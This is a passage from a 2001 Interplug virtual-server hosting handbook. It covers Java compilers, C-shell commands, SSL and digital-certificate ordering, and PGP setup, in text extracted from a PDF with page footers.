coffee) is a utility that can convert Java byte code to it's host machines native byte code. Programming with Java Virtual Machine Java is a programming language designed by Sun Microsystems and offers many benefits to the professional programmer and application developer. For example, Java is a byte-compiled language and is completely portable. You can run the same Java binary (or Java class as it is more correctly termed) on a wide range of operating system platforms. Java is much faster than interpreted languages (TCL, PERL, etc) but cannot run as fast as fully compiled languages (C, C++). HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 181
  • 182.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Because of its portability, Java and the World Wide Web make an excellent match. With a Java-enabled browser, web designers can embed applets into their web content. The applets are downloaded over the Internet with the context of the web document and are then executed on the local computer. Applets can add interactivity, animations, multimedia, or database interfaces to an otherwise dull and listless web site. The Java Virtual Machine is at the heart of the Java programming language. In fact, you cannot run a Java class or Java applet without also running an implementation of the Java Virtual Machine. For example, both the browsers Netscape and MSIE include an implementation of the Java Virtual Machine (usually referred to as a Java runtime system). The Java Virtual Machine is the engine that actually executes a Java program. When a Java program is run, the instructions are not executed directly by the hardware of the local system, instead an interpreter or "virtual processor" walks through the instructions step by step and carries out the action the instruction represents. This may seem abstract, but it actually provides a level of protection between your computer and the software you run on your computer. With a Virtual Machine, it is very easy to insert protections that prevent a program from performing malicious acts, such as deleting files on your disk or corrupting memory. Using Java on Your Virtual Server There are several Java tools that are currently available on your virtual server. The tools are compatible with version 1.0.2 of the Java spec. The 1.0.2 spec is supported by all Java enabled browsers. The following is a list of the Java tools included on your virtual server. ! javac - Java Bytecode Compiler ! java - Java Virtual Machine (Interpreter) and "Just-In-Time" Compiler ! toba - Java Native or "Way Ahead of Time" Compiler javac - Java Bytecode Compiler javac converts Java source code (.java files) into .CLASS files that contain the Java bytecode for the class. For example: % javac Test.java Where Test.java is a Java source code file. The resulting class file can then be embedded into web content. If you have a Java enabled browser you can check out the example applet yourself. java - Java Virtual Machine (Interpreter) and "Just-In-Time" Compiler The Java Virtual Machine is an interpreter for Java bytecode. This also includes a "Just-in-time" (JIT) code generator. JIT is a technique for speeding up the execution of interpreted programs. The idea is that, just before a method is run for the first time, the machine-independent Java bytecode for the method is converted into native machine code. This native machine code can then be executed by the computer directly, rather than via interpreter. JIT code generator greatly increases the speed of interpreted bytecode to nearly the speed of compiled code. For example: % java Test HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 182
  • 183.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION This executes the Test.class bytecode compiled using the javac bytecode compiler (see above). The Java Virtual Machine installed on the servers is Kaffe 0.84. Kaffe version 0.91 (which is Java 1.1 compliant) is available as well. The Java version 1.1 compliant interpreter can be executed using the "java1.1" command, for example: % java1.1 Test toba - Java Native or "Way Ahead of Time" Compiler Toba is a system for generating standalone Java applications that execute 1.5 to 10 times faster than interpreted and Just-In-Time (JIT) compiled applications. In other words, toba is a Java native compiler. Example: % toba Test.java Running the toba command on Java bytecode produces a native executable. In the example above, an "a.out" executable is produced. This executable can then be run just like other executables: % ./a.out Other programming languages gcc, cc, as and other compilers are available. The general form for compiling a program written in C would be: gcc -o filename.out filename.c where 'filename.c' is the source file, and 'filename.out' is the name you want to give the binary. 'cc', 'gcc' and 'g++' have many command line options. For more detailed information on these, we suggest initially looking at the Man pages: % man gcc % man cc HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 183
  • 184.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION As one final note, there are Man pages for some standard library functions, such as malloc(). The example with malloc () is especially pertinent, as it and other functions that relate to it are stored in the STDLIB.H header file (which is something you can find out from the man pages, but otherwise might throw you for a loop). HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 184
  • 185.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Understanding Shell Languages UNIX is an operating system in that it enables you to interact with the operating system in many methods. These methods usually involve something called a shell. Some shells that come with your virtual server include: bash GNU Bourne-Again shell csh A shell (command interpreter) with C-like syntax ksh Public domain Korn shell scotty A TCL shell including tnm extensions sh Command interpreter (shell) tclsh Simple shell containing Tcl interpreter tcsh C shell with file name completion and command line editing wish Simple windows shell zsh The Z shell Note: "C shell" (csh) is the default shell for your virtual server. Information on each of these shells can be obtained from a man page query: % man csh You can change a virtual server's default login shell by using the chsh command. When you run this command, it starts up whatever you have set as your default editor, and allow you to change any of the following information: ! User database information for virtual servers. ! Shell: /bin/csh ! Full Name: Virtual Servers Inc. ! Location: ! Office Phone: ! Home Phone: To change your shell from /bin/csh to /bin/tcsh 1. Change the path for your shell to Shell: /bin/tcsh. 2. Save the file. The shell takes effect next time you login to the virtual server. C-shell C shell is the standard with the virtual server, you must understand how it works with your virtual server. Each Shell language is also an "interpreter." Shells can be used like PERL or other interpreted languages to write scripts, or automate systems administration tasks. For example, a simple "csh" script might look like the following: #!/bin/csh HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 185
  • 186.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION echo "Content-type: text/plain" echo "" printenv Note: If this script were called from the web, the users "environment" would be output to the browser. Some of C shells features include the ability to: ! Pipe output of one program into the input of another program. ! Use the asterix for wildcard filename abbreviations. ! Use Shell variables (such as $HOME) for customizing the environment Access previous commands (command history). ! Create aliases (such as the "www" alias in the $HOME directory) in a shell program. The C shell configuration files are found in the users $HOME directory: .cshrc Executes every time a new shell is spawned (i.e., every time you make a Telnet connection to your server). .history Saves a list of commands executed from the command-line. .login After the .cshrc file is executed, .login is run. .logout Executed by the shell when the user logs out. Other important configuration files can be found in your ~/etc/ directory: ! Password file ! Sendmail file ! Aliases file. To obtain more C-shell information 1. Connect to your server via Telnet. At the command prompt enter % man csh Note: You can also get information about other shells, such as the KSH, using this technique. To obtain information about CSH commands 1. Connect to your server via Telnet. At the command prompt enter % man ls Note: Replace "ls" with any command that you need more information about. CSH commands and descriptions #A comment A script that has the symbol # as the first character is considered a "CSH" script #!shell Used to specify a different shell for the script. Replace the name "shell" with the path to the shell (including PERL) that you want to use for the script Null Returns an exit status of Zero HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 186
  • 187.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION * Wildcard symbol, matches "any" value @ Assign a value of an arithmetic expression to the variable alias Allows you to assign an alias for a UNIX command. If you use DOS , make aliases for DOS commands that you commonly confuse with UNIX commands. Store the commands .cshrc file. If you overwrite the standard UNIX convention, call the original by appending the forward slash to the front of the command, by entering: % ls rather than % ls UNIX commands and descriptions bg Put the current job in the background break Resume execution (break out of while or foreach loop) breaksw Break out of switch statement case Identify a pattern in a switch statement cd Change Directory. Default changes user to home directory chdir Same as cd continue Resume execution of while or for each loop default label the default case in a switch statement dirs Print the directory stack echo write supplied string to stdout end Ends a foreach or switch statement endif Ends an if statement eval Eval is usually passed an argument. It resolves the variable then runs the resulting command exec Executes a command exit Exit a shell script fg Bring job to the foreground (see bg) foreach/end Runs a foreach loop glob Similar to "echo", except no escapes are recognized. Often used in scripts to force a value to remain the same for the rest of the script goto Skips to a line beginning with whatever string you put after the goto command hashstat Display statistics that show the success level of locating commands via the path variable history Display a list of events if Begin a conditional statement HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 187
  • 188.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Jobs-1 List all running or stopped jobs kill [options] id Terminate the process ID(s) or job ID(s) specified kill (proc id) Kill the process id number given, usually found through a ps -auxw command. UNIX signals and functions Name No. Function HUP 1 Hang up INT 2 Interrupt QUIT 3 Quit ABRT 6 Abort KILL 9 Non-catchable, non-ignorable kill, the big bomb ALRM 14 Alarm Clock TERM 15 Software termination signal limit Display limits set on a process or all limits if no arguments are given login Replace users login shell with /bin/login logout Terminate login shell nice Change execution priority for specified command nohup Prevents "command" from terminating after terminal line is closed Notify Reports immediately when a background job completes onintr "On Interrupt" Handles interrupts in scripts popd Pop a value from the stack pushd Push a value onto the stack rehash Recompute the hash table for the PATH variable (when you create a new command, run rehash so the has table finds the command Repeat Execute command for the specified number of times Set Set a variable to a value Setenv Assign a value to an environmental variable name shift Shifts wordlist variables. For example, name [2] becomes name [1]. Use this to get values from a wordlist in a script. source Read and execute commands in a CSH script. For example, if you add or modify your .cshrc file, you can do a source .cshrc. stop Stop a background job from running. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 188
  • 189.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION suspend Suspend the current foreground job (CTRL-Z) switch Set up and argument where what is executed depends on the value of the variable you are matching. Used in conjunction with the "case" variable. time Run a command to show how much time it uses. Use this in a shell script to tell how long that it took to run. umask Display or set the file creation mask. unalias Remove an alias from the alias list unhash Remove the internal hash table (and instead spends the path in the "PATH" variable. unlimit Remove allocation limits on resource. unset Remove one or more variables (as set by the "set" command) unsetenv Remove an environmental variable wait Do not execute until all background jobs are completed. while/end While loop. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 189
  • 190.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Chapter 13 Electronic Commerce Arising out of what one CEO described as the "insatiable demand for immediacy", electronic commerce has become the greatest contributor to the Internet’s remarkable expansion. It is expected to generate in excess of 300 billion dollars by the year 2002 (source: Forrester Research). The greater portion of that figure will be from business-to-business sales, although the rising number of online shoppers will continue to attract consumer companies and aspiring small office/home office (SOHO) businesses. This growth has already resulted in a first to market sleuth of electronic commerce solutions ranging from simple shopping cart programs to more complex electronic data interchange (EDI) solutions—extranet services that deliver a company’s critical business information, like account balances, purchase orders and invoices, to its business partners and large customer accounts. With your virtual server system, you have a uniquely extensible and surprisingly scalable platform that can support most, if not all, of the electronic commerce needs of a small or medium sized company. This chapter introduces Interplug’s E-Commerce extensions and identifies other popular turnkey solutions commercially available to help you convert your virtual server into a secure, fully operational online store. Tools that can be used to facilitate the delivery of business-to-business commerce services are presented at the end of the chapter. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 190
  • 191.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Other Turnkey E-Commerce Solutions Interplug has collaborated with a number of technology partners to provide you with other turnkey solutions for creating an online store. These solutions have abided the test of time and are payment processing and a secure server. A Secure Server (SSL and Secure Server ID’s) The SSL Protocol Secure Sockets Layer (SSL) provides a level of security and privacy for those wishing to conduct secure transactions over the Internet. Introduced to the Internet market by Netscape Communications, the SSL protocol protects HTTP transmissions over the Internet by adding a layer of encryption. This insures that your transactions are not subject to "sniffing" by a third party. SSL provides visitors to your web site with the confidence to communicate securely via an encrypted session. For companies wishing to conduct secure e-commerce, such as receiving credit card numbers or other sensitive information online, SSL is essential. Ordering SSL Interplug offers SSL as an add-on enhancement feature for its Virtual Server System—a nominal setup fee is required, but no monthly recurring charges are applicable (please see the online SSL Price Schedule for complete price information). Ordering SSL for your virtual server is an easy task. You need simply send an e-mail message to our Service Department or use our on-line Order Processing System. Accessing Your Secure Server You can access any of your web content (documents, images, scripts, etc) on your virtual server securely by using the "https://" prefix rather than the "http://" prefix. For example, to send the contents of a fill-out-form securely to one of your CGI scripts, include something like the following in your HTML source: <form method="POST" action="https://www.YOURDOMAIN.COM/cgi- bin/script.cgi"> Ensure that once you enter secure mode that you do not reference embedded document content (images, etc) by an insecure prefix (i.e. src="http://www.YOURDOMAIN.COM/image.gif/"). HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 191
  • 192.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Identifying your Server While SSL handles the encryption part of a secure HTTP transaction, the protocol is not complete without a Server ID, also known as a Digital Certificate. A Digital Certificate is necessary to provide server authentication. You may use ours without any incurring additional costs, but if you are serious about establishing a secure site, you should obtain your own. A Digital Certificate is a document that gives your customers the assurance that your web site is legitimately yours and not an impostor's. A Digital Certificate will also provide you with a legal basis for transactions on the Internet. The Secure Server (httpsd) has a Digital Certificate embedded in the binary. This certificate contains information about who owns the certificate (company name, domain name, contact address, etc) as well as information about the issuing authority (VeriSign, Thawte, etc). Because the certificate is embedded in the web server binary, you can only support one Digital Certificate per virtual server. Therefore, virtual subhosts that share the same virtual server, must also share the same Digital Certificate. <form method="POST" action="https://testuser.com/cgi-bin/order.cgi"> Of course, you may setup a similar service for your clients by ordering your own "wildcard" certificate from Thawte for your domain name. If you want to order a wildcard certificate from Thawte, see the sections below for more information about ordering your own Digital Certificate. Ordering Your Own Digital Certificate There are several companies that issue Digital Certificates--they are known as Certificate Authorities (CA). The two largest and most widely supported issuing authorities are VeriSign and Thawte. The VeriSign certificate price schedule is somewhat higher than that of Thawte, but the VeriSign certificate is supported by a larger number of browsers. In the explanation included below, the steps necessary to obtain a Digital Certificate from VeriSign and Thawte are discussed. The process required to obtain a Digital Certificate from other signing agencies is very similar. The Interplug support staff is able to assist you with special differences that may exist in obtaining a Digital Certificate from a specific signing agency. To obtain a Certificate Signing Request (CSR) 1. Submit a Certificate Signing Request (CSR) to VeriSign or Thawte on behalf of your company (or organization). 2. Fill out the Certificate Request Form and e-mail it to "support@interplug.com". Be sure you indicate in the form whether you are requesting a VeriSign or Thawte certificate. 3. Interplug formulates a CSR from your information and returns the CSR to you. Included in the CSR is a block of information delimited by the phrase "NEW CERTIFICATE REQUEST." An example of a block follows: HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 192
  • 193.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION -----BEGIN NEW CERTIFICATE REQUEST----- MIIBJTCB0AIBADBtMQswCQYDVQQGEwJVUzEQMA4GA1UEChs4 lBMHQXJpem9uYTEN A1UEBxMETWVzYTEfMB0GA1UEChMWTWVs3XbnzYSBDb21tdW5 pdHkgQ29sbGVnZTE A1UEAxMTd3d3Lm1jLm1hcmljb3BhLmVkdTBaMA0GCSqGSIb3 DQEBAQUAA0kAMEYC QQDRNU6xslWjG41163gArsj/P108sFmjkjzMuUUFYbmtZX4R Fxf/U7cZZdMagz4I MmY0F9cdpDLTAutULTsZKDcLAgEDoAAwDQYJKoZIhvcNAQEE BQADQQAjIFpTLgfm BVhc9SQaip5SFNXtzAmhYzvJkt5JJ4X2r7VJYG3J0vauJ5Vk jXz9aevJ8dzx37ir 3P4XpZ+NFxK1R= -----END NEW CERTIFICATE REQUEST----- To initiate your VeriSign Digital Certificate 1. Order at the following URL: https://digitalid.verisign.com/ss_getCSR.html 2. Click Web Server Certificate. 3. Click Continue. 4. Paste your "NEW CERTIFICATE REQUEST" block (in its entirety) in the text area (This includes both the BEGIN and END certificate request lines and all the lines in between. 5. Click Continue. 6. Enter your company name, address, etc. 7. Enter your challenge phrase (this is required in future actions of your Digital Certificate. 8. After entering the remainder of information required, send the CSR. 9. VeriSign identifies your CSR with a PIN number (use this PIN in all correspondence concerning the processing of your Digital Certificate). To initiate your Thawte Digital Certificate 1. Order at the following URL: https://www.thawte.com/cgi- bin/server/step1.sioux/ 2. Click Web Server Certificate. 3. Click Continue. 4. Paste your "NEW CERTIFICATE REQUEST" block (in its entirety) in the text area (This includes both the BEGIN and END certificate request lines and all the lines in between. 5. Click Continue. 6. As your Web Server Software, select NCSA or NCSA Derivative Server. 7. Enter your company name, address, etc. 8. Enter your password (this is required in future actions of your Digital Certificate. 9. After entering the remainder of information required, send the CSR. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 193
  • 194.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION 10. Thawte identifies your CSR with a Certificate ID (use this ID in all correspondence concerning the processing of your Digital Certificate). If you lose your key pair, or your Digital Certificate is otherwise compromised, you provide your challenge phrase or password to the Certificate Authority to verify request revocation of the Digital Certificate. VeriSign and Thawte do not have access to your Challenge Phrase or Password, so you must remember it. Supplying authentication documentation to VeriSign or Thawte VeriSign or Thawte requires various documentation such as a business license, Articles of Incorporation, or other charter documents to verify your organization's identity. Procedures for providing this information will be E- mailed to you shortly after VeriSign or Thawte has received your Certificate Signing Request. If the information you provided is complete and can be verified, your order is processed within 3-5 business days. Should you need to contact VeriSign with regard to your order, you may do so by phone at 415-961-8820 or by E-mail at support@verisign.com. You will be required to provide your PIN and possibly the challenge phrase. Thawte will include a phone number and other contact information after you have submitted your certificate request. You can use this information to contact Thawte should the need arise. You are required to provide your Certificate ID and password. Note: Interplug cannot act in behalf of you in this matter nor expedite the certificate generation process. This is strictly dependent upon VeriSign or Thawte. Getting your Digital Certificate After the Digital Certificate is generated, VeriSign returns the signed certificate to you via electronic mail. Thawte E-mails you an URL from where you can download your Digital ID. Forward this message to support@interplug.com. We can then install the certificate on your virtual server. Installation can take from 1-3 business days to complete. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 194
  • 195.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION PGP Pretty Good Privacy (PGP), originally developed by Phil Zimmerman, is a high security cryptographic software application for MSDOS, UNIX, VAX/VMS, and other computers. PGP enables users to exchange files or messages with privacy, authentication, and convenience. The PGP has been modified so that it works in both the non-virtual and virtual environments. Modifications were made to the PGP so that it runs only on Interplug machines. Do not attempt to export this version of PGP outside the US (or outside the Interplug Network), it will not work. PGP Installation and Configuration To install PGP to your virtual server 1. Enter % /usr/local/contrib/pgp5-install and answer all of the questions. 2. Ensure that ~/bin is in your path. By default, your account is installed with ~/bin in your path, however, you may need to run rehash to update your shell's hash table (% rehash). Now that you have installed PGP on your virtual server, read the documentation before you attempt to use it. To generate your own public/secret key pair Enter % pgpk –g (if you already have a public/secret key pair, add your existing keys to your virtual server's key ring by entering % pgpk -a [keyfile]. To add PGP to your CGI's 1. Enter / pgpe -r <userid> -a –f / mail -s "Encrypted Mail" Or 2. Use the PGP version of formmail.pl, "pgpformmail.pl." HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 195
  • 196.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Basic HTTP Authentication You can control access to a particular directory on your web server using "user authentication." The "Basic" user-authentication enables you to restrict access to users who can provide a valid username/password pair. For more on "user authentication" see the Advanced Web Sever configuration chapter. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 196